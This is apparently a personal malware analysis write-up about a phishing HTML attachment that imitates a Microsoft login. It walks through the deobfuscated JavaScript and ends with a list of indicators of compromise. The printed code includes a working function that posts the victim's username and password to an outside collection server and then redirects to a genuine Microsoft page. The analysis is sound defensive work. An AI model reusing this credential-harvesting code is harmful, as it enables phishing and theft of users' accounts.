
Spear-Phishing Stealer Targeting Me: HSBC E-Mail Analysis

At 1:52 AM on Monday, September 25, 2023, i got love letter. Someone share malware to me with attached HTML fake microsoft login that can steal user and password data from devices. I will help you with the analysis.

Also, i asked my friend Shiau Huei for help with the analysis. Thanks to her, I got some good insights to dig deeper.



HTML metadata information

Attachment name: Deposit✧SLIP_fatahXXXXXXXX.hashim.html

SHA-256 hash:
9751bcf82cb9eb1d67b47894499ad2d17e0886a2d9028f5264d118a5013b97bf

File type: HTML

File size: 64.83 KB (66383 bytes)

Upon opening the HTML attachment for the first time, the HTML attachment will ask the user to enter microsoft login password, by reading the source code, the script contains obfuscated JavaScript. We able to deobfuscated and lead to script that more readable.

Obfuscated

Deobfuscated & Code analysis

Found a JavaScript file imbedded in the HTML attachment:

https[:]//creepyquestionablegroupware[.]lengoma[.]repl[.]co/john.js.

It performs several actions related to form validation and making an XMLHttpRequest (an API for making HTTP requests) to a server.

The code defines several variables, each of which represents an HTML element on the page

```
var Progress=document['getElementById']('progressBar'),Mainbox=document['getElementById']('mainbox'),Fedred=document['getElementById']
('fedred'),Emailsection=document['getElementById']('emailsection'),Passsection=document['getElementById']('Passsection'),Back=document['getElementById']
('idBtn_Back'),BGimg=document['getElementById']('BGimg'),LOGOimg=document['getElementById']('LOGOimg'),dimBG=document['getElementById']
('dimBG'),USER=document['getElementById']('displayName'),PASS=document['getElementById']('i0118'),USER_ERR=document['getElementById']
('usernameError'),PASS_ERR=document['getElementById']('passwordError'),count=0x0;
```

There's a loaded() function (Purpose is unclear: Code doesn't show where it's called or what number is supposed to represent)

```
function loaded(){PASS['focus'](),document['getElementById']
('displayName')['innerHTML']=number,document['getElementById']
('displayName')['value']=number;}
```

The code sets up an event listener for the keyup event on the Passsection element. When a key is pressed in Passsection, it checks if the key code is equal to 13 (Enter key). If it is, it calls the NEE() function.

```
Passsection['addEventListener']('keyup',function(_0x1f103d)
{_0x1f103d['keyCode']===0xd&&(_0x1f103d['preventDefault']
(),NEE());});
```

The validateEmail function is defined but not used in this code.


```
function validateEmail(_0x176570){var _0x3d2978=/^(([^<>()\
[\]\\.,;:\s@"]+(\.[^<>()\[\]\\.,;:\s@"]+)*)|(".+"))@((\[[0-9]{1,3}\.
[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\])|(([a-zA-Z\-0-9]+\.)+[a-zA-Z]
{2,}))$/;return _0x3d2978['test'](String(_0x176570)['toLowerCase']
());}PASS['onkeyup']=function(){PASS_ERR['setAttribute']
('style','display:none'),PASS['classList']['remove']('has-error');};
```

An event listener is added to the PASS element for the keyup event. When a key is released in the password input field, it hides an error message and removes a CSS class has-error from the PASS element. The NEE() function is called when the Enter key is pressed in the password input field. If the password input is empty, it displays an error message and adds the has-error class to the PASS element, focusing on it. If the password is not empty, it sends an HTTP POST request to a URL (hxxps[://]northuistcottage[.]com/test[.]php) with user and password data. It also updates a counter variable count.

An XMLHttpRequest object is created (_0x83c59) and configured to make a POST request to the specified URL with the user and password data as the request body. It also sets the request header to indicate that the data is in the form of application/x-www-form-urlencoded. The code defines an onreadystatechange event handler for the XMLHttpRequest object. When the readyState of the request changes to XMLHttpRequest.DONE (4), it processes the response. Depending on the value of count, it either replaces the class of an HTML element, sets its style to "display:none," and redirects to a URL or displays an error message.

```
function NEE(){if(PASS['value']=='')PASS_ERR['innerHTML']='Please\x20enter\x20your\x20password.',PASS_ERR['setAttribute']
('style','display:block'),PASS['classList']['add']('has-error'),PASS['focus']();else{Progress['classList']['add']
('progress'),Mainbox['classList']['add']('disable-lightbox');var _0x83c59=new
XMLHttpRequest(),_0x2b71fa='https://northuistcottage.com/test.php',_0x4ff47e='user='+USER['value']+'&pass='+PASS['value'];_0x83c59['open']
('POST',_0x2b71fa,!![]),_0x83c59['setRequestHeader']('Content-type','application/x-www-form-urlencoded'),_0x83c59['send']
(_0x4ff47e),count=count+0x1,_0x83c59['onreadystatechange']=function(){if(_0x83c59['readyState']==XMLHttpRequest['DONE'])
{count=count+0x1;var _0x44b316=_0x83c59['responseText'];count>0x2?(Passsection['classList']['replace']('slide-in-next','slide-out-
next'),Passsection['classList']['replace']('slide-in-back','slide-out-next'),Passsection['setAttribute']
('style','display:none'),Passsection['classList']['remove']('disable-lightbox'),Progress['classList']['remove']
('progress'),Fedred['setAttribute']('style','display:block'),setTimeout(function(){window['location']['replace']
('https://support.microsoft.com/en-us/account-billing/common-problems-with-two-step-verification-for-a-work-or-school-account-63acbb9b-
16a1-47b9-8619-6a865e8071a5');},0xbb8)):(Progress['classList']['remove']('progress'),Mainbox['classList']['remove']('disable-
lightbox'),PASS_ERR['innerHTML']='Your\x20account\x20or\x20password\x20is\x20incorrect,\x20enter\x20correct\x20password.
</a>',PASS_ERR['setAttribute']('style','display:block'),PASS['value']='',PASS['focus']());}};}}
```


https[:]//creepyquestionablegroupware[.]lengoma[.]repl[.]co/




https[:]//replit[.]com/@lengoma


We believe that the spear-phishing attack started a month ago using code from a Replit project. VirusTotal has a record of this malicious code for two years, which suggests that the attacker is reusing code that was previously created by someone else.

https[:]//replit[.]com/@lengoma?tab=repls





https[:]//replit[.]com/@lengoma/CreepyQuestionableGroupware#john[.]js



Final URL: https[:]//aadcdn[.]msauth[.]net/

Serving IP Address: 13[.]107.246.38

Detection VT: 7/60

IOC

- https[:]//northuistcottage[.]com/test.php
- https[:]//northuistcottage[.]com/svr.php
- https[:]//marccos[.]com/test[.]php
- https[:]//bometome[.]com/svr[.]php
- https[:]//aadcdn[.]msauth[.]net/ at 13[.]107.246.38
- mout[.]kundenserver[.]de at 212[.]227.126.187
- mrelayeu[.]kundenserver[.]de at 50[.]114.60.104
- kundenserver[.]de